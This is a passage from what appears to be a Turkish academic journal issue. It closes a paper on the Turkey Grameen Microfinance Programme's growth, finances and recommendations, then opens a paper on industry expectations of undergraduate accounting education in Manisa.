Şekil 5'de Türkiye Grameen Mikrofinans Programı'nın destek verdiği sektörler yer almaktadır. Sektörel dağılım grafiğinden de görüldüğü üzere kadınların ağırlıklı olarak işlem ve üretim sektöründe (%37.9) yer almakta, bunu Ticaret (%30.5) ve İşletme Sahipliği sektörleri (%21) izlemektedir. Tarım, Hayvancılık ve Hizmetler sektörlerinde dağılımın düşük olduğu görülmektedir.


Şekil 5: Türkiye Grameen Mikrofinans Programı Kredilerinin Sektörel Dağılımı (%)



Kaynak: TGMP Resmi Web Sayfası, “TGMP Sunumu”, <http://www.tgmp.net/tr/>, 2018.

2003 yılında 2 şube ile faaliyete başlayan Türkiye Grameen Mikrofinans Programı 2006 yılına kadar yavaş bir büyüme göstermiştir. 2007 yılından itibaren her yıl şube sayısını arttırarak hizmetlerini sunmaya devam etmiştir. 2007 yılında 15, 2008 yılında 32, 2009 yılında 56, 2010 yılında 65, 2011 yılında 79, 2012 yılında 95, 2013 yılında 104, 2014 yılında 108 ve 2015 yılında 110 şube ile faaliyet göstermiştir. Son üç yılda şube sayısında azalma gerçekleşmiş, 2016 ile 2017 yıllarında 98, 2018 yılında ise Haziran ayı kayıtlarına göre 90 şube ile hizmetine devam etmektedir. (Şekil 6).


Şekil 6: Yıllara Göre Türkiye Grameen Mikrofinans Programı Şube Sayıları (2003-2018)



Kaynak: TGMP Resmi Web Sayfası, “TGMP Sunumu”, <http://www.tgmp.net/tr/>, 2018.

Şekil 7’de yıllara göre TGMP üye sayıları ve bu üyelerin ne kadarının kredi aldığı ne kadarının kredi beklediği görülmektedir. Kırmızı ve mavi alanların toplamı toplam üye sayısını gösterirken, mavi alanlar o yıl içinde kredi alanların sayısını, kırmızı alanlar kredi bekleyen üyelerin sayılarını göstermektedir. Yıllar içerisinde üye sayısı artarken aynı zamanda kredi bekleyen üye sayıları da doğru orantılı olarak artmıştır. Üye sayısı 2011 yılına kadar hızlı bir şekilde yükselirken, kredi alan üye sayıları da aynı oranda hızlı bir şekilde artmıştır. 2012 yılından itibaren ise üye sayısı durağanlaşırken buna paralel olarak kredi alanların sayısı da durağanlaşmış, aynı zamanda kredi bekleyen üye sayısı da artmıştır. 2015 yılında toplam üye sayısı 66.219 kişi, kredi alan üye sayısı 50.836 kişi ve kredi bekleyen üye sayısı 15.383 kişi olarak gerçekleşmiştir. 2016 yılında kredi bekleyen kişi sayısı diğer yıllara oranla en yüksek rakama ulaşmış olup kredi alan kişi sayısında da düşüş gerçekleşmiştir. 2018 yılı Haziran ayı verilerine göre 7.861 kişi kredi beklerken 31.633 kişi kredi hizmetinden faydalanmıştır.

Şekil 7: Yıllara Göre Türkiye Grameen Mikrofinans Programı Üye Sayıları (2003-2018)



Kaynak: TGMP Resmi Web Sayfası, “TGMP Sunumu”, <http://www.tgmp.net/tr/>, 2018.

Toplam kredi dağılımı 2008 yılına kadar düşük bir seviyede ilerlerken, 2009 yılı ile birlikte şube ve üye sayılarındaki artışla doğru orantılı olarak, toplam kredi dağıtımı artan doğrusal bir ivmeyle yükselişe geçmiştir. 2018 yılında toplam kredi dağıtımı 751.542.640 TL olmuştur (Şekil 8).

Şekil 8: Yıllara Göre Türkiye Grameen Mikrofinans Programı Toplam Kredi Dağıtımı (2003-2018)



Kaynak: TGMP Resmi Web Sayfası, “TGMP Sunumu”, <http://www.tgmp.net/tr/>, 2018.

TGMP Kredi portföyü dağılımına bakıldığında 2013 yılına kadar yükselen bir portföy artışı gözlemlenirken, 2013 yılında itibaren sabit ve değişmeyen bir bakiye seviyesine ulaşılmıştır (Şekil 9). 2018 yılı itibarıyla Kredi portföyü (yıllık Bakiye) 47.353.133 TL olmuştur.


Şekil 9: Yıllara Göre Türkiye Grameen Mikrofinans Programı Kredi Portföyü (2003-2018)



Kaynak: TGMP Resmi Web Sayfası, “TGMP Sunumu”, <http://www.tgmp.net/tr/>, 2018.

TGMP'nin yıllara göre artan personel sayısı 2013 yılında en üst seviyeye ulaşırken, 2014 ve 2015 yıllarında bir düşüş gözlemlenmektedir (Şekil 10). 2013 yılında 323 olan personel sayısı 2015 yılında 293 kişiye düşmüştür. 2018 yılı Haziran ayı itibariyle ise çalışan sayısı 195 olarak kaydedilmiştir. Bunda geri ödemelerde mobil ödeme sistemine geçişin etkisi olduğu söylenebilir.

Şekil 9: Yıllara Göre Türkiye Grameen Mikrofinans Programı Personel Sayıları (2003-2018)



Kaynak: TGMP Resmi Web Sayfası, “TGMP Sunumu”, <http://www.tgmp.net/tr/>, 2018.

Yıllık kar/zarar tablosuna bakıldığında 2011 yılına kadar zarar gözlemlenirken, 2011 ve sonrasında kar gözlemlenmektedir. En fazla zarar 2009 yılında gözlemlenirken, en yüksek kar 2017 yılında gözlemlenmektedir. TGMP, son dört yılda karlılık göstermiş 2018 yılında 1.796.762 TL kar etmiştir.

SORUNLAR ve ÖNERİLER

Dünyada yoksulluk ve yoksullukla mücadele konusunda karşımıza çıkan en önemli finansal argümanlardan birisi Mikrofinans ve Mikrokredi kavramlarıdır. İlk olarak 1976 yılında Bangladeş’te uygulanmaya başlayan Mikrokredi uygulamaları, devam eden yıllarda yoksullukla mücadelede ve refah düzeyinin artması konusunda stratejik bir finansal araç haline gelmiştir. Mikrokredi, genellikle kayıt dışı olarak faaliyet gösteren küçük işletmelere ya da kendi işini kurmak isteyen girişimcilere hammadde ve malzeme alımı, iş için gerekli makinelerin temini, işletme sermayesi ihtiyacının karşılanması gibi amaçlarla verilen kredilerdir. Mikrofinans kavramı, mikrokredi kavramından çok daha geniş kapsamlıdır.

Türkiye’de Mikrokredi uygulamalarının başlangıcı 1995 yılıdır. Bu yıldan sonra farklı kurumlarca çalışmalar yürütülmüştür. Bunlar içerisinde Türkiye Grameen Mikrokredi Programı önemli bir role sahiptir. 2003 yılında ilk olarak Diyarbakır’da başlatılan TGMP (Türkiye Grameen Mikrokredi Programı), daha sonraki yıllarda hızla yaygınlaşmıştır.

Türkiye Grameen Mikrokredi Programı kredilerin geri dönüş oranının %100 olduğunu belirtmektedirler. Zaten Dünyadaki ve Türkiye’deki mikro kredi geri dönüş oranları incelendiğinde, bu oranın %100’e yakın olduğu dikkat çekmektedir.

Bilindiği üzere mikrokredi felsefesinde en önemli unsurlarından biri, kredi verilirken beş kişiden oluşan gurup yöntemi uygulanması ve borç ödemeleri için klasik yöntemlerde kullanılan teminat araçlarına yer verilmemesidir. TGMP tarafından özellikle son yıllarda kredi verilmesi ve geri ödeme süreçlerinde teknolojiden yararlanma konusunda ciddi çalışmalar yapılmıştır. Mobil uygulamalar konusunda Türkcell ile yapılan işbirliği hem üyelerin hizmetlerden daha kolay ve aktif yararlanmasını sağlamış hem de TGMP’nin fon kaynaklarına katkı oluşturmuştur. Ancak Türkcell hizmetlerin

üzerinden gerçekleştirilen bu uygulamalarda zaman içerisinde üyelerin fatura ödemelerinden kaynaklanabilecek sorunlar, mikrokredi hizmetlerinden yararlanmalarında da aksaklığa sebep olabilecektir. Hatta, GSM şirketine telefon faturası ödenememesinden doğabilecek mahkeme ve icra uygulamaları, üyelerde konunun mikrokredi kullanımından kaynaklı olduğu gibi yanlış bir algının oluşmasına sebep olabilecektir. Bu sebeplerle Türkiye genelinde yaygın bir şube yapısına sahip ve binlerce üyesi bulunan bir kuruluş olarak TGMP'nin kendi mobil alt yapısını kurması ve kendi mobil uygulamaları üzerinden hizmet vermesi oldukça önemli bir gelişme olacaktır.

Türkiye Grameen Mikrokredi Programında, Türkiye genelinde sağlanan fonların %38'i il özel idarelerinden %44'ü ise yurt içi ve dışı kredilerden sağlanmaktadır. Hatta bazı illerdeki şubelerde fon kaynaklarının tamamen bağışçılar tarafından sağlandığı görülmektedir. Bu durumda olmayan illerde, bağışçı fonlarının artırılması için çalışmalar yapılmalıdır. Bu özellikle mikrokreditinin amacı olan yoksullukla mücadele konusunda toplumsal farkındalığın ve katkının sağlanması anlamında önemlidir. Yapılan çalışmalarda, eğitim ve meslek gurubu fakörleriyle kişilerin gelirlerindeki artış oranı arasında anlamlı ilişki tespit edilmiştir. Diğer sosyo-ekonomik faktörlerin gelir artışı üzerine anlamlı bir etkisinin olmadığı görülmüştür. Bu durum, daha başarılı görülen mesleklerin özellikle tarımsal faaliyetler, el işi ve zanaat kolları olmasından yola çıkarak, genellikle kişiler tarafından iyi bilinen, önceden bilinen ya da kolay öğrenilen mesleklerde başarının daha yüksek olduğu görülmektedir. Bu sonuçtan hareketle, mikro kredi uygulamalarında bulunulan yörenin sosyo-ekonomik yapısına uygun ve kişilerin rahatlıkla uyum göstereceği meslek dallarında daha fazla destek olunması teşvik edilmelidir. Yöre ve bölgenin ekosisteminin de ele alınarak başvuru için gelen bireylerin yeteneklerine göre uygun seçimlerde bulunması da bu şekilde sağlanabilir.

KAYNAKÇA

- AKBIYIK, N. , L. Şahin (2010). "Mikrokredi Uygulaması ve Ekonomik Kriz", Turgut Özal Uluslararası Ekonomi ve Siyaset Kongresi-I 15-16 Nisan Malatya, 2010, e-kitap: <http://ozal.congress.inonu.edu.tr/pdf/102.pdf>,
- AKGÜL, Aziz (2011). Türkiye'de Mikro Kredi Uygulaması, Türkiye İsrافی Önleme Vakfı, <http://www.israf.org/indir/mikrokredi.pdf>, Erişim Tarihi: 09.01.2015.
- ALPTEKİN, Kamil (2008). "Küreselleşme Sürecinde Türkiye'de Sosyal Devlet ve Sosyal Hizmetlerin Görünümü", www.sosyalhizmetuzmani.org/kuresellesmesosyaldevlet.doc.s.2-3, Erişim Tarihi: 25.11.2008.
- ALTAY, Asuman (2007). "Küreselleşen Yoksulluk Olgusunun Önlenmesinde Mikrofinansman Yaklaşımı", Finans, Politik & Ekonomik Yorumlar Dergisi, Cilt:44, Sayı 510, 2007, Sayfa 57-67.
- ARCH, Gail (2005). "Microfinance and Development: Risk and Return From a Policy Outcome Perspective", Journal of Banking Regulation (2005) 6, Sayfa 227-245.
- ATEŞ, Gürkan (2012), Eren ÖĞÜTOĞULLARI, "Türkiye'de Yoksullukla Mücadelede Mikrokredi Uygulamaları", Trakya Üniversitesi Sosyal Bilimler Dergisi, Aralık 2012, Cilt 14, Sayı 2, Sayfa 33-54.
- BALTACI, Nediha Ö (2011). "*Kadınları Güçlendirme Mekanizması Olarak Mikrokredi*", TC. Başbakanlık Kadının Statüsü Genel Müdürlüğü, Uzmanlık Tezi, Ankara, 2011, 168 Sayfa.
- BİLEN, Ömer (2003). "Bölgesel/Yerel Kalkınmada Kullanılabilecek Finansal Sistemler, Aracı Kurumlar ve Türkiye İçin Önermeler", Devlet Planlama Teşkilatı, Yayınlanmamış Uzmanlık Tezi, Ankara 2003, s.49.
- COMCEC, "Yoksulluğun Önlenmesinde Mikrokredi Uygulamaları ve Türkiye" [www.comcec.org/EN/belge/arsiv/doc/TURKEY%2023-07%20CR\(1\)TR.doc.s.12](http://www.comcec.org/EN/belge/arsiv/doc/TURKEY%2023-07%20CR(1)TR.doc.s.12) (Erişim Tarihi:21.10.2008)
- DJURAEV, Nurcan (2008). "Mikrokredi Sistemi ve Kırgızistan", Türkiye Manas Üniversitesi Sosyal Bilimler Ens., Yüksek Lisans tezi, 2008, 68 sayfa.
- GÖKYAY, Çağatay (2008). "Türkiye'de Mikrokredi Uygulamaları ve İstihdama Yansımaları", TC. Çalışma Ve Sosyal Güvenlik Bakanlığı Türkiye İş Kurumu Genel Müdürlüğü, Uzmanlık Tezi, Ankara, 2008, 112 sayfa.
- HELMS, Birigit (2006). "Access for All: Buiding Inclusive Financial Systems", Washington DC, CGAP, http://www.microfinancegateway.org/files/30667_file_Book_AccessforAll.pdf.s.16-19, Erişim Tarihi: 14.07.2008.
- ISLAM, Noor (2006). "*Mikrofinans uygulamalarında Bangladeş Örneği ve Türkiye'de Başarı Koşulları*", İstanbul Üniversitesi Sosyal Bilimler Enstitüsü, Doktora Tezi, İstanbul, 2006, 189 Sayfa.
- KALAÇ, M. Ö. (2016). Türkiye'de Mikrokredi Uygulamaları: Grameen Mikrokredi Modeli Manisa İli Örneği. *Celal Bayar Üniversitesi Sosyal Bilimler Enstitüsü, Doktora Tezi, Manisa*.
- KORKMAZ, Turhan, M. Fatih BAYRAMOĞLU (2007). "Yoksullukla Mücadelede Mikrofinans Modeli ve Mikrofinans Kuruluşlarının Finansal İşlevleri", "MUFAD JOURNAL - SAYI 34 - NİSAN 2007, <http://journal.mufad.org/attachments/article/380/11.pdf>, Erişim Tarihi 2013
- MERSLAND, R. (2005). Microcredit for Self-Employed Disabled Persons in Developing Countries. Available at SSRN 970519.
- ÖNER, Emine ve diğerleri (2008). "Mikrofinans Sistemi ve Ticari Bankaların Mikrofinans Sistemindeki Yeri", Sosyo Ekonomi Dergisi, 2008/2, Sayfa 55-74.
- Resmi Gazete (2005). "İl Özel İdaresi Kanunu", Kanun Numarası: 5302, Yayımlandığı R.Gazete: Tarih: 4/3/2005 Sayı : 25745.

- SAKARYA, Şahin (2005).** “Yerel Kalkınmanın Finansal Dinamiği: Mikrofinans ve Türkiye’deki Gelişmeler”, 1. Yerel Ekonomiler Kongresi, Selçuk Üniversitesi Karaman İİBF, Konya, 2005, S.98-107.
- TGMP (2010).** Türkiye Grameen Mikrofinans Programı 2010 Yılı Faaliyet Raporu, <http://www.tgmp.net/Raporlar/556c9299-28db-4635-8f0c-cba3fa4e084d.pdf>, Erişim: 25 Ocak 2016.
- TGMP (2015),** Türkiye Grameen Mikrofinans Programı, Yıllık, Aylık ve Haftalık Raporları, 2015, <http://www.tgmp.net>, Erişim Tarihi: 25 Ocak 2016.
- TGMP (2018),** Türkiye Grameen Mikrofinans Programı, Yıllık, Aylık ve Haftalık Raporları, 2018, <http://www.tgmp.net>, Erişim Tarihi: 20 Haziran 2018.
- UDNP (2010).** YOKSULLUĞA KARŞI İŞ ÇÖZÜMLERİ- Kapsayıcı iş modelleri geliştirmekte olan Avrupa ve Orta Asya’da nasıl herkes için fırsatlar yaratır, Yönetici Notları, 2010
- UN (2006)** Building Inclusive Financial Sectors for Development, New York, United Nations.
- WIDIARTO, Indra, Ali EMROUZNEJAD (2015).** "Social and Financial Efficiency of Islamic Microfinance Institutions: A Data Envelopment Analysis Application", Socio-Economic Planning Sciences, Volume 50, June 2015, Pages 1–17.

Sanayi Sektörünün Lisans Düzeyi Muhasebe Eğitiminden Mesleki Beklentileri; Manisa Organize Sanayi Bölgesi Örneği

Hakan ARACI* Vildan ŞEN**

Öz

Muhasebe, işletme ile ilgili zamanında, doğru, güvenilir ve tarafsız bilgi üreten bir bilim dalıdır. Muhasebe eğitiminin amacı, eğitim gören bireylere işletme için faydalı olacak bilgilerin neler olduğunun kavratılması, bu bilgilerin kaydedilmesi, sınıflandırılması, kaydedilen bilgilerin doğruluğunun denetlenmesi, raporlar halinde hazırlanması, raporların yorumlanarak karar almada kullanılması ve edinilen bilgilerin uygulanması konusunda bireylerin yeteneklerinin geliştirilmesi olarak ifade edilebilir. Bir ülkedeki işletmelerin o ülkedeki mevcut muhasebe eğitimi ile ilgili beklentilerinin, ülke gereksinimlerinin tespitinde önemli veriler sunduğu kabul edilirse, gelişmekte olan bir ülke konumunda bulunan Türkiye'de verilen muhasebe eğitiminin işletmelerin taleplerini tam olarak karşılar düzeyde olması konusu oldukça önem taşımaktadır. Lisans düzeyinde muhasebe eğitiminde üniversite-sanayi işbirliği kurularak, mevcut ilişkiler arttırılmalı, iki yönlü bilgi alışverişi ile teori ve uygulama birbirini tamamlar hale getirilmelidir.

Bu çalışmada; sanayi sektörünün lisans düzeyi muhasebe eğitiminden beklentileri, muhasebe ve finans eğitiminin etkinliği, verilen eğitimin işletmelerin ihtiyaçlarını karşılayıp karşılamadığı noktalar belirlenmeye çalışılmıştır.

Anahtar Kelimeler: Muhasebe, Muhasebe Eğitimi, İşletmelerin Muhasebe Eğitiminden Beklentileri

Jel Code: M41

Abstract

Accounting is a science that produces timely, accurate, reliable and unbiased information about the business. The aim of accounting education can be expressed as the development of the individual's ability to understand what is useful for the business to the educated individuals, to record this information, to classify it, to control the accuracy of the recorded information, to prepare it as reports, to use the interpretation in interpretation of reports and to apply the acquired information. expectations related to the current accounting education in one of the enterprises in one country, if it is accepted that provide important data in determining the country's needs, developing fully meet the level of being the subject of the needs of enterprises of the accounting education in Turkey is located in a country which is of considerable importance. By establishing university-industry cooperation in accounting education at the undergraduate level, the existing relations should be increased, the two-way information Exchange and theory and practice should be complementary.

In this study; it was tried to determine the expectations of the industrial sector from undergraduate level accounting education, the effectiveness of accounting and finance education and the points where the education provided meets the needs of the enterprises.

Key Words: Accounting, Accounting Education, Expectations Of Businesses' Accounting Education

Jel Code: M41

* Dr. Öğretim Üyesi, Manisa Celal Bayar Üniversitesi İktisadi Ve İdari Bilimler Fakültesi, Mail: aracihakan@hotmail.com

** Öğrt., (Yazışmaların Yapılacağı Kişi), Manisa Celal Bayar Üniversitesi Sosyal Bilimler Enstitüsü İşletme – Muhasebe Finansman Tezli Yüksek Lisans, Mail: vildanvildan571@hotmail.com

Sanayi Sektörünün Lisans Düzeyi Muhasebe Eğitiminden Mesleki Beklentileri; Manisa Organize Sanayi Bölgesi Örneği

1.Muhasebenin Tanımı

Muhasebe, bir örgütün kaynaklarının oluşumunu, bu kaynakların kullanılma biçimini, örgütün işlemleri sonucunda bu kaynaklarda meydana gelen artış veya azalışları ve örgütün finansal açıdan durumunu açıklayan bilgileri üreten ve bunları ilgili kişi ve kuruluşlara ileten bir 'bilgi sistemi'dir (Sevilengül, 2001).

2.Muhasebe Eğitiminin Tanımı Ve Unsurları

Muhasebe eğitimi; öğrencinin işletme kararlarına yararlı bilgilerin saptanması, toplanması, işlenmesi, doğruluğunun denetlenmesi, raporlar halinde özetlenmesi ve raporlanan bilgilerin karar alma aşamalarında nasıl kullanılacağı konusunda bilgilendirilmesi ve bu bilgilerin uygulanması konusunda öğrenci yeteneğinin gelişen bilgi teknolojilerinden de yararlanarak geliştirilmesidir (Gökçen, 1998). Mesleki eğitimde esas olan, bireye mesleğin gerektirdiği bilgi ve beceriyi kazandırmanın yanı sıra o meslekle ilgili olarak zihinsel, duygusal, sosyal ve ekonomik yönlerden de geliştirme esastır (Karaağaçlı, 2002).

3.Muhasebe Eğitiminin Gerekliği

Nitelikli insan yetiştirme çabaları her meslekte olduğu gibi muhasebe meslek alanında da giderek önem kazanmaktadır. Nitelikli insan yetiştirmede öğretim elemanı, öğrenci ve öğrenme ortamı unsurlarının da önemli bir payı vardır. Hızla değişen dünyanın önemli bir parçası olmak yolunda ilerleyen ülkemizde muhasebe eğitimi veren eğitim kurumlarının, eğitim programlarında yapacakları düzenlemelerde bu değişimi göz ardı etmesi mümkün değildir. Ülkemizde muhasebe eğitiminin çağın gereklerine bağlı olarak nitelikli işgücü gereksinimini karşılamaya yönelik olarak değişim gösterdiği, eğitim kurumlarında uygulanan eğitim yöntem ve tekniklerindeki yeniliklerden ve ders araç-gereçlerindeki teknolojik açıdan sağlanan değişimlerden anlaşılabilmektedir (Süer, 2007).

Muhasebe eğitimi yalnız başına olan bir eğitim değildir. Muhasebe eğitiminin diğer disiplinler ile de sıkı bir iletişim içinde olması gerekiyor:

- Etik,
- Muhasebenin kavramsal boyutu,
- İş dünyası,
- Sosyal bilimler,
- Yapılandırılmamış karmaşık olayları algılama yeteneği gibi konuların yokluğu muhasebeyi ve muhasebeciyi mutlaka dışarıda bırakır (Sürmeli:2007)

4.Muhasebe Eğitiminin Amacı

“Muhasebe eğitiminin amacı, öğrencinin işletme kararlarına yararlı bilgilerin saptanması, toplanması, ölçülmesi, işlenmesi, kaydedilmesi, doğruluğunun denetlenmesi, kolay anlaşılır raporlar içinde özetlenmesi, incelenmesi ve incelenmesinden çıkarılan sonuçların karar-alma da kullanılması konusunda bilgilendirilmesi ve bu bilgilerin kullanılması için öğrenci yeteneğinin geliştirilmesi...” şeklinde açıklanmaktadır (Akman ve Mungan 2004:1). Muhasebe eğitiminin amacı bilgilerini kullanabilen, yorumlayabilen ve yalnızca ülkemizdeki yasal düzenlemelerle değil, uluslararası uygulamalarla da bağlantısını kurabilen meslek mensupları yetiştirmektir (Zaif, 2004:128).Muhasebe eğitiminin hedefi, muhasebe temel kavram ve ilkelerini öğrenciye kazandırarak; öğrencilerin bilgiyi oluşturma, ölçmesi ve en önemlisi analiz ederek karar almada kullanmasının sağlanmasıdır (Zaif ve Ayanoğlu, 2007).

Muhasebe Eğitimi Değişim Komisyonu tarafından başarılı bir eğitim için gerekli elementler belirlenmiştir. Bunlar (Kelley, Davey ve Haigh 1999):

- Anlatılan konunun önemini anlaşılabilmesi için işlevsel (uygulamaya) iş problemlerine dönüştürülmesi,
- Her iş probleminin “tek doğru cevabı” var sendromundan kaçılması,
- Öğrenmeyi (Öğretici ve öğrenci açısından) etkili hale getirmek için öğrenme üzerinde odaklaşma,
- İletişim ve kişisel hünerlerin geliştirilmesi,
- Pasif öğrenmeye karşı aktif öğrenme,
- Teknolojinin eğitimde aktif kullanılması.

Muhasebe eğitiminin amacı, eğitim gören bireylere işletme için faydalı olacak bilgilerin neler olduğunu kavratılması, bu bilgilerin kaydedilmesi, sınıflandırılması, kaydedilen bilgilerin doğruluğunun denetlenmesi, raporlar halinde hazırlanması, raporların yorumlanarak karar almada kullanılması ve edinilen bilgilerin uygulanması konusunda bireylerin yeteneklerinin geliştirilmesi olarak ifade edilebilir.

5.Muhasebe Eğitiminde Kullanılabilecek Öğretim Yöntemleri

Muhasebe eğitiminde teori ve uygulama birbirinin ayrılmaz parçalarıdır. Eğitimin her aşamasında önceden verilen temel bilgilerin yeni verilecek bilgiler ile birlikte kavranması, birbiri ile bütünleşmesinin sağlanması ve bu bilgilerin yapılacak uygulamalarla pekiştirilmesi gerekir.

Amerikan Muhasebe Derneği İcra Kurulu, yüksekokul ve üniversitelerin muhasebe eğitimine, ekonomik karar almaya yönelik bilgi geliştirme ve dağıtım fonksiyonu olarak yaklaşımlarını, dersin temel hedefi olarak öğrencilerin öğrenmeyi öğrenme üzerinde durmalarını tavsiye etmektedir.

- Muhasebe öğrencilerinin, kişilik oluşumlarını da göz önüne alan farklı bir anlayışla yetiştirilmeleri gerekir. Bunun için şu noktalar üzerinde önemle durulmalıdır.
- “Öğrenmeyi öğretme”yi temel alan pedagojik yaklaşımların oluşturulması ve sürekli eğitim anlayışının geliştirilmesi,
- Teknolojiye uyum sağlama ve bilgisayar kullanım becerisinin geliştirilmesi,
- Öğrencinin edilgenlikten kurtarılarak, yaparak öğrenmesini, etkileşimli çalışmasını ve bunlara bağlı olarak “yaratıcılığının” geliştirilmesinin sağlanması,
- Yazılı, sözlü, teknolojik iletişim becerilerinin geliştirilmesi,
- Sonuçta; sorgulayan, katılımcı, takım çalışması yapabilen, paylaşımcı, bilimsel ve sistematik akıl yürütebilen, etik değerlere sahip, toplumsal sorumluluklarını geliştirmiş bireyler yetiştirmek(Elagöz ve Çukacı 2006).

6.Uluslararası Muhasebe Eğitimi Standartları

Uluslararası Muhasebe Eğitimi Standartları Komitesi (International Accounting Education Standards Board - IAESB) Uluslararası Muhasebeciler Fedarasyonu’nun (International Federation of Accountants – IFAC) bir alt komitesi olarak muhasebe eğitimi konusunda küresel boyuttaki çalışmalarda öncü kuruluş konumundadır. Muhasebe meslek mensuplarının ve öğrencilerin mesleki bilgi, değerler, yetenekler ve etik konularında geliştirilmesi IAESB’nin genel amacını oluşturmaktadır. Bu genel amaç doğrultusunda IAESB muhasebe meslek mensuplarının sürekli gelişimine, profesyonel muhasebecilerin yetiştirilmesine ve ön yeterlilik eğitimine katkı sağlamak amacıyla, kamu yararını gözeterek, yüksek kalitede standartlar ve ilkeler geliştirmekte ve muhasebe eğitiminin dünya çapında gelişimi ve güçlendirilmesi amacına yönelik çalışmalarda bulunmaktadır.

IAESB’nin uygulama alanından ve teorik alandan farklı tecrübelerle sahip kişilerden oluşan bir danışman grubunun bulunması, muhasebe eğitim standartlarının oluşturulmasında belirleyici unsur olan, muhasebe eğitimindeki değişim gereksinimlerinin, farklı bakış açıları sayesinde daha iyi analiz edilebilmesi ve gelecekteki ihtiyaçlarının önceden tahmin edilebilmesine yararlı olabileceği için oldukça önemlidir.

IAESB muhasebe eğitime ilişkin 8 standart (International Education Standards-IES) oluşturmuştur:

IES 1: Muhasebe Eğitime Giriş Şartları Standardı

IES 2: Muhasebe Eğitim Programlarının İçeriği Standardı

IES 3: Mesleki Beceriler ve Genel Eğitim Standardı

IES 4: Mesleki Değerler, Etik ve Tutum Standardı

IES 5: Uygulama Deneyimi Gereklileri Standardı

IES 6: Mesleki Yeterlilik ve Yetkinliğin Değerlendirilmesi Standardı

IES 7: Sürekli Mesleki Gelişim: Yaşam Boyu Öğrenme Programı ve Mesleki Yeterliliğin Sürekli Gelişimi Standardı

IES 8: Denetim Mesleğinde Yetkinlik Şartları (www.ifac.org)

7.Ülkemizde Muhasebe Eğitimi

7.1.Orta Öğretimde Muhasebe Eğitimi

Türkiye’de muhasebe eğitimi, üniversite öncesi meslekî-teknik eğitim ve üniversite eğitimi (kurumsal muhasebe eğitimi), staj ve meslek içi eğitim, ve sürekli (yaşam boyu) eğitim olarak üç farklı başlık altında ele alınabilir. Kurumsal muhasebe eğitimi orta öğretim ve üniversite düzeyinde olmak üzere iki seviyede verilmektedir.

Kısmî muhasebe eğitimi sunan orta öğretim kurumları “Ticaret Liseleridir”. Temel muhasebe konularının verildiği ve alt düzey muhasebe personeli yetiştiren ticaret liselerindeki muhasebe eğitimi, özde muhasebe defterlerinin düzenlenmesi konusu dışına pek çıkamamaktadır (Çürük, 2001).

7.2.Yüksek Öğretim Düzeyinde Muhasebe Eğitimi

Türkiye’de muhasebe eğitimi ise, yoğun olarak üniversitelerin meslek yüksek okullarının işletmecilik ve muhasebe bölümlerinde ve iktisadî ve idarî bilimler fakültelerinin (İİBF) işletme, iktisat, maliye gibi bölümlerinde verilmektedir.

Üniversitelerimizin işletme bölümlerindeki eğitimde üç farklı program uygulanmaktadır.

Bu programlar sabit programlar (işletme alanındaki tüm dersler, bir paket şeklinde verilmekte olup, muhasebe dersleri diğer programlara göre daha az olmaktadır), uzmanlık alanlarının yer aldığı programlar (öğrenciler ilgili alanlarına göre, muhasebe ve işletme alanlarında uzmanlaşabilmektedirler) ve seçimlik derslerin yer aldığı programlardır. Bu programların bazılarında muhasebe derslerinin sayısı ve niteliği oldukça farklı olabilmektedir. Örneğin, (Karapınar 2001) tarafından yapılan araştırma, seçimlik derslerin yer aldığı bazı programlarda muhasebe derslerinin yok denecek kadar az olduğunu göstermektedir.

Bununla birlikte, işletme bölümlerinde verilmekte olan muhasebe derslerinin sayısı, verilme düzeyi, kapsamı ve kalitesi bir üniversiteden diğerine farklılık gösterse de, muhasebe ile ilgili dersler işletme bölümünde okutulan derslerin önemli bir bölümünü oluşturmaktadır(Çürük, 2001).

7.3.Lisansüstü Öğretim Düzeyinde Muhasebe Eğitimi

Muhasebe doktora eğitimi, bazı özellikleri ile lisans ve yüksek lisans eğitiminden ayrılmaktadır. Bir doktora programının sağlıklı olarak yürütülebilmesi için bölümde yeterli ve evrensel bilime katkı yapmış öğretim üyelerinin bulunması, bilimsel altyapı olanaklarının yeterli olması ve doktora programını kesintisiz sürdürebilecek öğrenci talebinin olması, Yüksek Öğretim Kurulu'nun öncelikli koşulları arasında yer almaktadır (Çaldağ vd, 2004).

Öğretim elemanlarının muhasebe doktora eğitiminden beklentileri, geleceğin öğretim elemanlarını evrensel muhasebe bilimi ışığında yetiştirmek ve ekollerini devam ettirebilmektir. Doktora öğrenim kalitesinin yükseltilmesi; öğretim elamanının kullandığı eğitim yöntemleri, doktora grubunun öğrenci sayısı, doktora öğrencilerinin niteliği gibi çok çeşitli etkenlere bağlıdır. Ayrıca muhasebe eğitiminde artık geleneksel eğitim yöntemlerinden vazgeçilmeli, çağdaş anlamda öğrenci odaklı, dinamik ders ortamlarının sağlandığı eğitim yöntemleri tercih edilmelidir(Aydın, 2007).

8.Üniversite ile Sanayi Neden İşbirliği Yapar?

Bilgi birikimi, bilginin üretilmesi ve yayılması süreçleriyle teknolojik değişmeye yol açan ve inovasyon sistemleri yaklaşımının temelini oluşturan önemli dinamiklerden biri olarak kabul edilir. Üniversiteleri yeni bilgi ve fikirlerin kaynağı olarak düşünürsek, bilgiyi üreten öğretim üyelerine ve üniversitedeki araştırmaya dayalı teknolojilere doğrudan erişim, sanayi kuruluşları açısından stratejik önem taşımaya başlamıştır (Schartinger vd, 2001).

1982 yılında ABD Ulusal Bilim Vakfı (National Science Foundation-NSF) tarafından 400 üniversite-sanayi işbirliği örneği üzerinde yapılan çalışmadan yola çıkarak, üniversitelerin ve sanayi kuruluşlarının işbirliği yapmalarının ardındaki nedenlerle üniversitelerin ve sanayinin bu işbirliğinden kazançları aşağıdaki gibi özetlenmiştir (Norman, 1982).

Üniversite-sanayi işbirliğinin potansiyel kazançları

Sanayinin kazançları	Üniversitenin kazançları
